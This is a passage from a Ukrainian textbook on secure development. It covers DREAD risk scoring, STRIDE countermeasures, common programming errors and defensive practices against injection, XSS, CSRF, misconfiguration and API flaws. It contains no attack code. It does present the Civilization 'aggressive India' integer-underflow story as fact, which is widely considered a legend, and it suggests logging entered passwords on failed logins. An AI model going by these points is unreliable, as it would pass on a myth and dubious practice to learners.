Методика DREAD[77] – це фреймворк для оцінки ризиків, розроблений Microsoft. Він допомагає оцінити та пріоритизувати загрози, ґрунтуючись на їх ризику для систем або проєктів. Назва DREAD – це акронім від п'яти факторів, які використовуються для оцінки ризику:

- **Damage Potential (Потенційна шкода)**. Яка можлива шкода для системи у випадку успішної атаки? Оцінюється можливий вплив на конфіденційність, цілісність або доступність даних.
- **Reproducibility (Відтворюваність)**. Наскільки легко повторити атаку? Якщо атаку можна легко відтворити, це збільшує ризик.
- **Exploitability (Можливість використання)**. Наскільки складно здійснити атаку? Враховуються доступні інструменти та рівень технічних знань, необхідних для атаки.
- **Affected Users (Кількість постраждалих користувачів)**. Скільки користувачів постраждає в разі успішної атаки? Чим більше користувачів постраждає, тим більший ризик.
- **Discoverability (Виявляємість)**. Наскільки легко виявити вразливість? Якщо вразливість легко виявити, ризик зростає.

Формула для обчислення ризику:

$$\text{Ризик} = \text{Імовірність} \times \text{Вплив} \tag{7.2}$$

Імовірність – це оцінка того, наскільки ймовірно, що вразливість буде експлуатовано (з урахуванням таких факторів, як reproducibility, exploitability і discoverability).

Вплив – це оцінка потенційної шкоди (damage potential і affected users).

Приклад:

1. Імовірність:
   - Відтворюваність: *10, дуже легко*;
   - Можливість використання: *7, відносно легко*;
   - Виявляємість: *8, відносно легко*;
2. Вплив:
   - Пошкодження: *9, дуже високий*;
   - Постраждалі користувачі: *10, стосується всіх користувачів*.

У цьому випадку загальна оцінка DREAD буде:

(8+10+7+10+9)/5, або 8,8 з 10,

що є загрозою досить високого ризику.

Керовані та некеровані ризики.

Ризики за рівнем контролю поділяються на керовані та некеровані. Цей поділ допомагає краще зрозуміти, яким чином організація може впливати на ризики та які підходи до управління ними варто застосовувати.

[77] DREAD Threat Modeling. URL: https://threat-modeling.com/dread-threat-modeling/

1. Керовані ризики – це ризики, на які організація може активно впливати, застосовуючи відповідні заходи або стратегії управління. Керовані ризики можна прогнозувати, пом'якшувати або знижувати їх вплив. Наприклад, вразливості в ПЗ можуть бути виявлені й усунуті завдяки регулярним оновленням та використанню захисних технологій. Процеси та процедури в компанії можуть бути вдосконалені, щоб мінімізувати ризики, пов'язані з людським фактором або помилками в роботі.

Керують ними можна за допомогою:

- Проведення регулярних аудитів і перевірок безпеки.
- Розробка і впровадження політик безпеки та контролю.
- Навчання співробітників щодо управління ризиками.

2. Некеровані ризики – це ризики, на які організація не має безпосереднього впливу і не може їх контролювати. Зазвичай це зовнішні чинники, на які компанія не має впливу, але повинна бути готова до можливих наслідків. Наприклад, природні катастрофи, зміни в законодавстві.

Зменшити їх вплив можна за допомогою:

- Страхування активів.
- Розробка планів безперервності бізнесу (Business Continuity Planning).

Контрзаходи STRIDE

Таблиця 7.9 Контрзаходи STRIDE

Тип впровадження	Контрзаходи
Підробка ідентифікації Spoofing Identity	- Використовуйте надійну аутентифікацію - Захист конфіденційної інформації - Не зберігайте конфіденційну інформацію у відкритому вигляді - Захист файлів аутентифікації cookie за допомогою шифрування
Втручання в дані Tampering with Data	- Використовуйте надійну авторизацію - Використовуйте хешування даних - Використовуйте цифрові підписи - Використовуйте коди цілісності повідомлень - Використовуйте захищені від втручання протоколи в каналах зв'язку
Відмова Repudiation	- Використовуйте цифрові підписи - Використовуйте мітки часу - Створіть шляхи аудиту безпеки
Розкриття інформації Information Disclosure	- Використовуйте сувору авторизацію - Використовуйте протоколи зв'язку з підвищеною конфіденційністю - Використовуйте надійне шифрування - Захист конфіденційної інформації - Не зберігайте конфіденційну інформацію - Не зберігайте конфіденційну інформацію у відкритому вигляді
Відмова в обслуговуванні DoS	- Відповідна аутентифікація - Відповідна авторизація - Перевірка та фільтрація введених даних - Використовуйте обмеження ресурсів і пропускної здатності
Підвищення привілеїв Elevation of Privilege	- Запуск із найменшими привілеями

Поширені помилки програмування

1. **Переповнення буфера (Buffer Overflow)**[78] – це стан, коли програма записує більше даних у буфер, ніж він може вмістити, що може призвести до перезапису пам'яті, виходу з ладу програми або навіть виконання шкідливого коду.




Рис. 7.11 Переповнення буфера

2. **Зчитування поза межами буфера (Buffer Overread)**[79] – це помилка, при якій програма намагається зчитати більше даних з буфера, ніж він містить, що може призвести до витоку інформації або помилки сегментації.




Рис. 7.12 Зчитування поза межами буфера

3. **Умови перегонів (Race Conditions)**[80] – це помилка синхронізації, яка виникає, коли дві або більше потоків/процесів намагаються одночасно отримати доступ до одного ресурсу, і результати залежать від порядку доступу.

Приклад: Користувачеві надано адміністративний доступ. Користувач входить до адміністративної сесії. Тим часом його права адміністратора скасовано, але оскільки він уже ввійшов як адміністратор, він продовжує мати повний доступ до системи. Якщо система перевіряє права доступу його доступ буде негайно обмежений. Інакше виникне проблема безпеки.

---

[78] Переповнення буфера. URL: https://cqr.company/ua/web-vulnerabilities/buffer-overflow/

[79] Перечитування буфера. URL: https://cqr.company/ua/web-vulnerabilities/buffer-over-read/

[80] Умови гонки. URL: https://cqr.company/ua/web-vulnerabilities/race-conditions/




Рис. 7.13 Умови перегонів

4. **Проблеми з цілочисельним діапазоном**[81] – це стан, при якому операції з цілими числами призводять до переповнення, і число виходить за межі допустимого діапазону.

Приклад: В грі Civilization 1 Індія в режимі демократії могла ставати агресивною через переповнення змінної, де значення від'ємного числа не було правильно оброблено, що призводило до небажаної поведінки.

0000 0000 - 1 = 1111 1111

5. **Індексація масиву поза межами (Array Out-of-Bounds)** – це помилка, коли програма намагається отримати доступ до елемента масиву за індексом, який виходить за межі масиву. Приклад:

```
list = new String[10];
System.out.println(list[10]);
```

[81] Переповнення цілих чисел. URL: https://cqr.company/ua/web-vulnerabilities/integer-overflow/

У цьому випадку відбувається спроба звернутися до елемента з індексом 10 (де індексація починається з 0) викличе помилку, оскільки масив має індекси від 0 до 9.

6. **Висячі вказівники (Dangling Pointers)** – це ситуація, коли вказівник або посилання вказує на об'єкт, який уже був видалений або звільнений з пам'яті, але вказівник все ще зберігає старе значення. Приклад: Після видалення об'єкта в C++ не було обнулено вказівник, тому він продовжує вказувати на вже видалену область пам'яті, що може призвести до збою програми при подальшому доступі.

7. **Неініціалізовані змінні** – це помилка, коли змінна була оголошена, але не отримала початкового значення, що може призвести до випадкових або некоректних результатів при її використанні. Приклад: У багатьох мовах програмування, таких як C, неініціалізовані змінні можуть мати випадкові значення, що може призвести до непередбачуваної поведінки.

8. **Неналежне використання небезпечних функцій, API і системних викликів**. Деякі функції або API можуть бути небезпечними, якщо їх використовувати без належних заходів безпеки. Приклад: Використання функцій C типу *gets()* або *strcpy()* без обмеження розміру введених даних.

9. **Необроблені винятки** – це ситуація, коли програма не перехоплює й не обробляє винятки або помилки, що виникають під час виконання, що може призвести до її аварійного завершення. Приклад: В Java спроба поділу на нуль без обробки винятку *ArithmeticException* призведе до краху програми.

10. **Використання застарілих бібліотек**, які більше не підтримуються або мають відомі вразливості, може зробити програму вразливою для атак. Приклад: Продовжувати використовувати стару версію бібліотеки, яка має вразливість до SQL-ін'єкцій.

11. **Невикористаний код (Dead Code)** – це фрагменти коду, які ніколи не виконуються або не використовуються в програмі. Хоча це безпосередньо не впливає на безпеку, невикористаний код може створювати додаткові ризики через складність підтримки і тестування. Приклад: Функції, які більше не використовуються в програмі, але залишаються в коді, можуть містити вразливості, які не перевіряються.

12. **Вразливості ін'єкцій** – це вразливості, коли користувач може вставити шкідливий код у запити або команди, що передаються до бази даних, ОС або інших компонентів. Приклад: SQL-ін'єкція, де користувач може ввести SQL-код у форму введення і змінити запит до бази даних, отримавши доступ до конфіденційної інформації або змінивши її.

Запобігання вразливостям вебдодатків

Забезпечення безпечної аутентифікації та керування сеансами:

- **Єдиний набір засобів аутентифікації та керування сеансами**. Для створення безпечної системи аутентифікації варто використовувати двофакторну аутентифікація (2FA): використання другого фактора (SMS, додатки типу Google Authenticator) під час входу в систему. Токени для керування сеансами забезпечують аутентифікацію кожного запиту після входу (наприклад, JWT токени). Протоколи безпеки – HTTPS, TLS для захищених каналів зв’язку.
- **Вимоги до надійності паролів**. Рекомендується мінімальна довжина пароля щонайменше 8-12 символів, складність – паролі повинні містити великі і малі літери, цифри та спеціальні символи, регулярне оновлення паролів (наприклад, кожні 90 днів),

уникнення використання загальновідомих паролів – паролі не повинні збігатися з популярними, легкими для вгадування словами.

- **Реєстрація паролів під час невдалих спроб входу**. Логування спроб входу (включаючи невдалі) із зазначенням IP-адреси, часу та введеного пароля (хешованого) для подальшого аналізу аномалій.
- **Блокування повторних невдалих спроб**. Обмеження кількості спроб входу – після кількох (наприклад, 3-5) невдалих спроб, обліковий запис блокується на визначений час. Капча – додатковий захисний механізм для запобігання автоматизованим спробам входу.
- **Єдиний механізм зміни паролів**. Зміна пароля через верифікацію – перед зміною пароля користувач повинен пройти верифікацію (наприклад, через підтвердження по електронній пошті або SMS). Скидання пароля має проходити через надійний канал зв'язку, наприклад, з використанням двофакторної автентифікації.

Запобігання атакам ін'єкцій:

- **Введені користувачем дані не повинні інтерпретуватися як команди**. Потрібно використовувати підготовлені запити (Prepared Statements) з параметризованими інструкціями для запобігання SQL-ін'єкціям, що дозволяє відокремити SQL-код від даних. Використання ORM (Object-Relational Mapping) дозволяє працювати з базами даних на рівні об'єктів, зменшуючи ризики ін'єкцій.
- **Екранування символів** – це видалення або перетворення небезпечних символів перед обробкою введених даних, наприклад, видалення апострофів або спеціальних символів для запобігання SQL-ін'єкціям. Екранування даних для HTML, для запобігання XSS-атакам використовується за допомогою функцій для екранування спеціальних символів в HTML-контексті.
- **Перевірка введених даних (Validation)** – це перевірка формату даних, усі введені дані повинні відповідати очікуваному формату (наприклад, електронні адреси, числові значення); білий список (Whitelist) допустимих значень, задається конкретний список допустимих значень для полів (наприклад, вибір тільки з передбачених категорій); ліміт на розмір введених даних, встановлюються обмеження на максимальну довжину введених даних для запобігання переповненням буферів; Сувора типізація даних, на рівні додатку та бази даних задається сувора типізацію полів (цілі числа, рядки, дати), що ускладнює проведення ін'єкцій.
- **Обмеження доступу користувачів до БД**. Користувачі БД повинні мати тільки необхідні права для виконання своїх операцій (мінімальні привілеї). Адміністративні права повинні бути надані тільки тим користувачам, які їх потребують. Кожен користувач або служба повинні мати чітко визначені ролі з мінімальними необхідними правами.
- **Незберігання зайвих конфіденційних даних**. Якщо конфіденційні дані повинні бути збережені (наприклад, паролі, платіжна інформація), вони повинні бути надійно зашифровані. Паролі

повинні зберігатися у вигляді хешів. Потрібно зберігати тільки ті конфіденційні дані, які дійсно необхідні для роботи системи, і тільки на час, поки це потрібно.

Запобігання атакам типу XSS:

- **Уникати передачі ненадійних даних у JavaScript та інші API браузера**. Ніколи не вставляти введені користувачем дані напряму у JavaScript або інші браузерні API, що генерують активний вміст (наприклад, innerHTML, eval, setTimeout, document.write). Завжди перевіряти та екранувати дані перед використанням. Використовувати безпечні API, для вставки динамічного контенту краще використовувати такі методи, як textContent або setAttribute, які не виконують код, а лише вставляють текст.
- **Перевірка всіх даних від користувача як на стороні клієнта, так і на стороні сервера**. Дані, що вводяться користувачем, повинні проходити перевірку на стороні клієнта за допомогою JavaScript. Навіть якщо перевірка відбувається на клієнті, всі введені дані обов'язково повинні бути перевірені на сервері, оскільки клієнтський код може бути змінений або обійдений зловмисником.
- **Екранування виводу (Output Encoding)**. Перед тим як відобразити дані, введені користувачем, необхідно їх екранувати. Це стосується всіх даних, які відображаються на вебсторінці (HTML, атрибути HTML, JavaScript-код, CSS). Зокрема, варто екранувати спеціальні символи (наприклад, <, >, &, "). Для екранування можна використовувати спеціалізовані бібліотеки, такі як OWASP Java Encoder або інші бібліотеки для різних мов програмування.
- **Очистка від HTML (Sanitization)**. При відображенні HTML-контенту, який вводиться користувачами (наприклад, у коментарях), слід очистити його від потенційно небезпечних тегів та атрибутів. Це можна зробити за допомогою бібліотек для очищення HTML (наприклад, DOMPurify, Sanitize.js). Можна використовувати білі списки (Whitelist), під час очищення HTML-контенту дозволяються тільки безпечні теги та атрибути, а всі інші – видаляються.
- **Політика безпеки вмісту (Content Security Policy, CSP) у заголовках HTTP**. Потрібно використовувати CSP для обмеження джерел, з яких можна завантажувати скрипти, стилі, зображення тощо. CSP дозволяє запобігати виконанню шкідливого коду, навіть якщо його вдалося вставити на сторінку.

Забезпечення контролю доступу:

- **Єдиний узгоджений і простий для аналізу модуль авторизації**. Вся логіка авторизації повинна бути зібрана в одному місці або модулі, щоб уникнути дублювання та помилок у різних частинах системи. Потрібно використовувати чітку та узгоджену структуру перевірки прав доступу для всіх операцій, що вимагають авторизації. Введення логування для кожної спроби доступу до ресурсів дозволяє аналізувати діяльність і своєчасно виявляти спроби порушень.
- **За замовчуванням забороняється будь-який доступ і явно надається доступ певним ролям**. Всі ресурси та функції системи

повинні бути недоступні за замовчуванням для користувачів, якщо явним чином не було надано дозволів на доступ. Доступ до ресурсів надається на основі ролей користувачів. Кожна роль повинна мати чітко визначені права доступу до певних частин системи. Доступ до кожної функції або ресурсу повинен бути наданий явним чином, наприклад, через конфігураційні файли або централізовані політики доступу.

- **Захист кожної функції та типу даних**, які потребують контролю доступу. Необхідно переконатися, що кожна функція, об'єкт, дані або операція, що може вплинути на безпеку, перевіряється на предмет авторизації. Не повинно бути пропущених елементів або ресурсів, до яких може бути отриманий несанкціонований доступ. Кожна операція повинна бути підпорядкована перевірці на право доступу, і жоден ресурс не повинен бути викликаний або доступний без необхідної перевірки прав.
- **Перевірка аутентифікації та авторизації на стороні сервера**. Навіть якщо є авторизаційні механізми на стороні клієнта, остаточні перевірки прав доступу повинні відбуватися на сервері, щоб захистити від можливого маніпулювання клієнтським кодом. Перед виконанням будь-якої операції потрібно переконайтися, що сесія користувача валідна, і він аутентифікований. Необхідно використовувати безпечні методи зберігання та передачі токенів автентифікації (наприклад, JWT), а також перевірку їх дійсності.
- **Нерозкриття схеми прямих посилань на об'єкти** (Insecure Direct Object References, IDOR). Потрібно приховувати ідентифікатори об'єктів, замість передачі унікальних ідентифікаторів об'єктів (наприклад, ID записів у базі даних) напряму через URL або інтерфейси API, безпечніше використовувати хешовані або шифровані значення, про які неможливо здогадатись або змінити їх для доступу до інших об'єктів. Кожен запит на доступ до об'єкта повинен перевіряти права доступу до цього об'єкта на основі контексту користувача. Можна використовувати механізми, які дозволяють звертатися до об'єктів через непрямі ідентифікатори, наприклад, за допомогою сесійних ключів або токенів.

Запобігання неправильній конфігурації безпеки:

- **Налаштування за допомогою повторюваного процесу**. Впровадження інструментів автоматизації конфігурацій (наприклад, Ansible, Chef, Puppet) забезпечує те, що всі середовища (розробки, тестування, продакшен) налаштовані однаково і відповідно до стандартів безпеки. Застосування підходу «інфраструктура як код» дозволяє створювати повторювані і контрольовані налаштування середовищ, що знижує ймовірність людської помилки.
- **Середовища розробки, тестування та продакшен мають бути налаштовані однаково з точки зору безпеки, але використовувати різні паролі та ключі** для зменшення ризику компрометації. Фізична або логічна ізоляція середовищ розробки, тестування і продакшена знижує ризик передачі помилок або небезпечних налаштувань.

- **Отримання оновлень і виправлень у всіх розгорнутих середовищах**. Застосування автоматизованих засобів для моніторингу та встановлення оновлень для операційних систем, ПЗ, вебсерверів, серверів баз даних та інших компонентів підвищує безпеку системи. Оновлення безпеки та патчі повинні впроваджуватися якнайшвидше після їх випуску, особливо для критично важливих компонентів.
- **Налаштування для забезпечення безпеки на всіх рівнях**. Комплексна безпека – це безпека налаштована на всіх рівнях: операційна система, середовище виконання ПЗ, вебсервер, сервер баз даних, інфраструктура, API та інші компоненти. Кожен компонент та сервіс повинен мати тільки ті права, які необхідні для його роботи.
- **Періодичне сканування та аудит на наявність неправильної конфігурації**. Для перевірки наявності неправильної конфігурації та вразливостей можна використовувати інструменти для сканування вразливостей, такі як OpenVAS, Nessus або інші, проводити регулярні аудити безпеки, включаючи перевірку конфігурацій, логів доступу, аналіз будь-яких змін у налаштуваннях та тестування на проникнення для виявлення та усунення потенційних вразливостей.
- **Вимкнення/знищення непотрібних функцій** включає: вимкнення всіх непотрібних портів, служб, протоколів, сторінок, які не використовуються або не є необхідними для роботи системи, видалення облікових записів користувачів або служб, які не використовуються, обмеження привілеїв для облікових записів за принципом мінімально необхідних прав, видалення будь-які зразкових або тестових сторінок, облікових записів та даних з продакшена, щоб не залишити потенційно небезпечних елементів для зловживання.

Запобігання розкриттю конфіденційних даних:

- **Шифрування конфіденційних даних**. Шифрування під час зберігання (Data at Rest) – всі конфіденційні дані, такі як особисті, фінансові та медичні дані, повинні зберігатися в зашифрованому вигляді з використанням сучасних алгоритмів шифрування (наприклад, AES-256) для зберігання даних у базах даних або файлових системах. Шифрування під час передачі (Data in Transit) – захищені протоколи для передачі даних через мережу, такі як TLS/SSL, щоб забезпечити конфіденційність інформації під час передачі між клієнтом і сервером.
- **Незберігання конфіденційних даних**, непотрібних для роботи. Мінімізація збирання даних – тільки ті конфіденційні дані, які необхідні для роботи. Чим менше даних зберігається, тим менший ризик їх витоку або компрометації.
- **Знищення непотрібних конфіденційних даних** якомога швидше. Налаштування системи на автоматичне видалення непотрібних або застарілих даних після завершення їх використання. Це може бути реалізовано через політики життєвого циклу даних або скрипти для очищення баз даних. Дані повинні бути знищені за допомогою методів, що унеможливлюють їх відновлення.

- **Вимкнення автозаповнення у формах**, які збирають конфіденційні дані. Для форм, які збирають конфіденційні дані (наприклад, паролі, номери кредитних карток, особисті дані), необхідно відключити функцію автозаповнення браузера *autocomplete*. Це можна зробити через атрибут *autocomplete="off"* у HTML-коді форми.
  Приклад:

  ```
  <form autocomplete="off">
    <input type="password" name="user_password">
  </form>
  ```

  Це запобігає випадковому збереженню конфіденційних даних в пам'яті браузера.
- **Вимкнення кешування сторінок**, які містять конфіденційні дані. Сторінки, які містять конфіденційні дані (наприклад, особисті кабінети користувачів, форми для введення паролів або платіжних даних), повинні бути захищені від кешування браузером. Це можна зробити за допомогою заголовків HTTP, які забороняють кешування.
  Заголовки для контролю кешування:

  ```
  Cache-Control: no-store, no-cache, must-revalidate
  Pragma: no-cache
  Expires: 0
  ```

  Такі заголовки гарантують, що браузер не буде зберігати копії сторінок з конфіденційними даними в кеші.

Запобігання атакам CSRF (Cross-Site Request Forgery):

- **Вбудовані у фреймворки засоби захисту від CSRF**. Більшість сучасних вебфреймворків мають вбудовані засоби для захисту від CSRF-атак (наприклад, Django, Laravel, ASP.NET). Ці можливості за замовчуванням автоматизують обробку CSRF-токенів та їх перевірку. Потрібно переконайтися, що захист від CSRF увімкнено в налаштуваннях фреймворка і застосовується до всіх POST-запитів.
- **Випадкові токени в запитах**. Випадкові унікальні токени генеруються сервером та додаються до всіх форм або запитів, що змінюють дані (наприклад, POST, PUT, DELETE запити). Цей токен повинен бути прихованим у формі або передаватися в заголовку запиту. Сервер повинен перевіряти, чи збігається CSRF-токен, переданий у запиті, з тим, що зберігається на сервері або у сесії. Токени повинні бути одноразовими та часово обмеженими.
- **Прапорці в cookie**. Атрибут *SameSite* для cookie, обмежує відправлення cookie тільки в межах одного сайту, що допомагає запобігти тому, щоб cookie з автентифікацією використовувалися на іншому домені, що є основою CSRF-атак.
  Приклад:

  ```
  SameSite=Lax
  SameSite=Strict
  ```

- **Secure і HttpOnly – атрибути**, що забезпечують додатковий захист від атак, таких як викрадення сесії.
  Приклад:

  Set-Cookie: sessionid=abc123;
  SameSite=Strict;
  Secure; HttpOnly

- **Повторна аутентифікація або доведення, що користувачі люди**. Для важливих операцій, таких як зміна пароля або фінансові транзакції, додається CAPTCHA або інший механізм підтвердження людської активності, що ускладнює автоматизоване виконання CSRF-атак. Для найбільш критичних дій (наприклад, зміна налаштувань облікового запису) можна вимагати від користувачів повторного введення пароля для підтвердження дій.
- **Використання бібліотек** (OWASP CSRF Guard, CSRFProtector) для автоматичного додавання захисту CSRF. OWASP CSRF Guard – це бібліотека, яка автоматично додає CSRF-захист до форм і API-запитів. Вона може інтегруватися з різними фреймворками та забезпечувати автоматичну генерацію і перевірку CSRF-токенів. CSRFProtector – ще одна бібліотека для інтеграції CSRF-захисту у вебдодатки. Вона легко налаштовується та додає CSRF-захист до всіх відповідних запитів. Використання цих бібліотек дозволяє швидко впровадити надійний захист від CSRF без потреби розробляти власні механізми.

Використання захищених сторонніх компонентів:

- **Політика використання сторонніх компонентів**. Чітка політика використання сторонніх компонентів визначає, які компоненти можна використовувати, за яких умов, а також хто відповідає за їх перевірку і підтримку. Використання лише тих компонентів, які доступні з офіційних та надійних джерел, таких як офіційні репозиторії, сертифіковані бібліотеки або авторитетні постачальники.
- **Знання всіх сторонніх компонентів та версій**, які використовує ПЗ, та залежностей. Потрібно завжди підтримувати актуальний список всіх сторонніх компонентів, бібліотек і модулів, які використовуються у вашому ПЗ. Важливо знати, які версії цих компонентів встановлені та які залежності вони мають. Потрібно використовувати інструменти, які автоматично інвентаризують залежності та слідкують за ними (наприклад, Snyk, Dependabot, npm audit).
- **Видалення/вимкнення непотрібних сторонніх компонентів**. Потрібно використовувати тільки ті сторонні компоненти, які необхідні для роботи системи, видаляти або вимикати компоненти, які більше не використовуються або не є критичними для поточних функцій, періодично переглядати залежності та бібліотеки, щоб виявити і видалити непотрібні або дубльовані модулі, які можуть підвищити ризик атаки.
- **Відстеження вразливостей сторонніх компонентів**. Необхідна регулярна перевірка сторонніх компонентів на відомі вразливості, використовуючи інструменти для аналізу та

відстеження, такі як: Retire.js – інструмент для виявлення вразливих JavaScript-бібліотек, OWASP Dependency-Check – інструмент для аналізу залежностей та виявлення вразливих бібліотек, Victims та CVEChecker – сервіси для моніторингу загальнодоступних вразливостей (CVE) у використовуваних бібліотеках. При виявленні вразливостей необхідно негайно оцінити ризики та впровадити заходи для їх усунення (наприклад, оновлення або заміну компонентів).

- **Оновлення компонентів**. Потрібно підтримувати всі сторонні компоненти в актуальному стані, щоб уникнути використання вразливих або застарілих версій, регулярно перевіряти наявність оновлень і виправлень для компонентів, використовувати інструменти для автоматичного оновлення залежностей, які допоможуть зменшити кількість застарілих компонентів у коді.

Захист API:

- **Перевірка API на вразливості**. API повинні бути захищені від атак ін'єкцій (SQL, NoSQL, LDAP, XPath). Для цього слід застосовувати параметризовані запити або підготовлені вирази для взаємодії з базами даних та іншими системами. Всі запити до API повинні бути захищені механізмами аутентифікації. Для цього використовуються стандарти на кшталт OAuth 2.0 або JSON Web Tokens (JWT). Повинен бути впроваджений чіткий контроль доступу для кожного ендпоінта API, перевірка того, чи має користувач дозвіл на виконання певної дії.
- **Включення API у процеси аналізу та тестування безпеки**. Регулярне тестування API повинно бути частиною процесу розробки та підтримки системи. Потрібно застосовувати інструменти для автоматизованого тестування на вразливості, такі як OWASP ZAP, Burp Suite або Postman, для перевірки безпеки API, проводити періодичні пентести для виявлення вразливостей у захищеності API.
- **Захист комунікацій між клієнтом і API**. Всі дані, що передаються між клієнтом і API, повинні бути зашифровані за допомогою сучасних протоколів та алгоритмів для шифрування (TLS 1.2 або вище). Для підвищення рівня безпеки, особливо в корпоративних системах, можна використовувати двосторонню аутентифікацію через TLS, щоб не лише клієнт, але й сервер був аутентифікований.
- **Надійна схема аутентифікації для API**. OAuth 2.0 – один із найбільш розповсюджених і безпечних способів аутентифікації для RESTful API. Він дозволяє розмежовувати доступ та використовувати різні рівні доступу для різних користувачів та сервісів. JSON Web Tokens (JWT) – забезпечує легкий і безпечний механізм аутентифікації для API, дозволяючи передавати токени між клієнтами та серверами. Токени підписуються за допомогою ключів. Для менших сервісів можна використовувати API ключі, однак важливо зберігати їх безпечно і не передавати у відкритому вигляді.
- **Аналізатор формату запиту**. Атаки XXE (XML External Entity) є поширеними для XML-базованих API (SOAP). Щоб запобігти цим атакам, потрібно заборонити або належним чином обробляти

зовнішні посилання в XML-документах. Бібліотеки для аналізу XML за замовчуванням забороняють використання зовнішніх сутностей або конфігурують парсери XML так, щоб уникнути обробки зовнішніх сутностей (External Entity Processing). OWASP пропонує інструмент OWASP XXE, який можна використовувати для аналізу API на вразливість до XXE-атак.

- **Схема контролю доступу, яка захищає API**. RBAC (Role-Based Access Control) –контроль доступу на основі ролей, щоб обмежити доступ до ендпоінтів API відповідно до ролей користувачів або сервісів. Наприклад, різні ролі можуть мати різні рівні доступу до ресурсів (читання, створення, оновлення, видалення). ABAC (Attribute-Based Access Control) – контроль доступу за допомогою атрибутів (даних про користувача, об'єктів, дій), щоб гнучко керувати доступом до API залежно від контексту. Потрібно уникати прямих посилань на об'єкти в URL (наприклад, до ID користувачів в URL), щоб запобігти атакам IDOR. Замість цього можна використовувати контроль доступу на основі токенів або перевірки прав доступу.

Запобігання вразливостям мобільних додатків

Використання платформ належним чином:

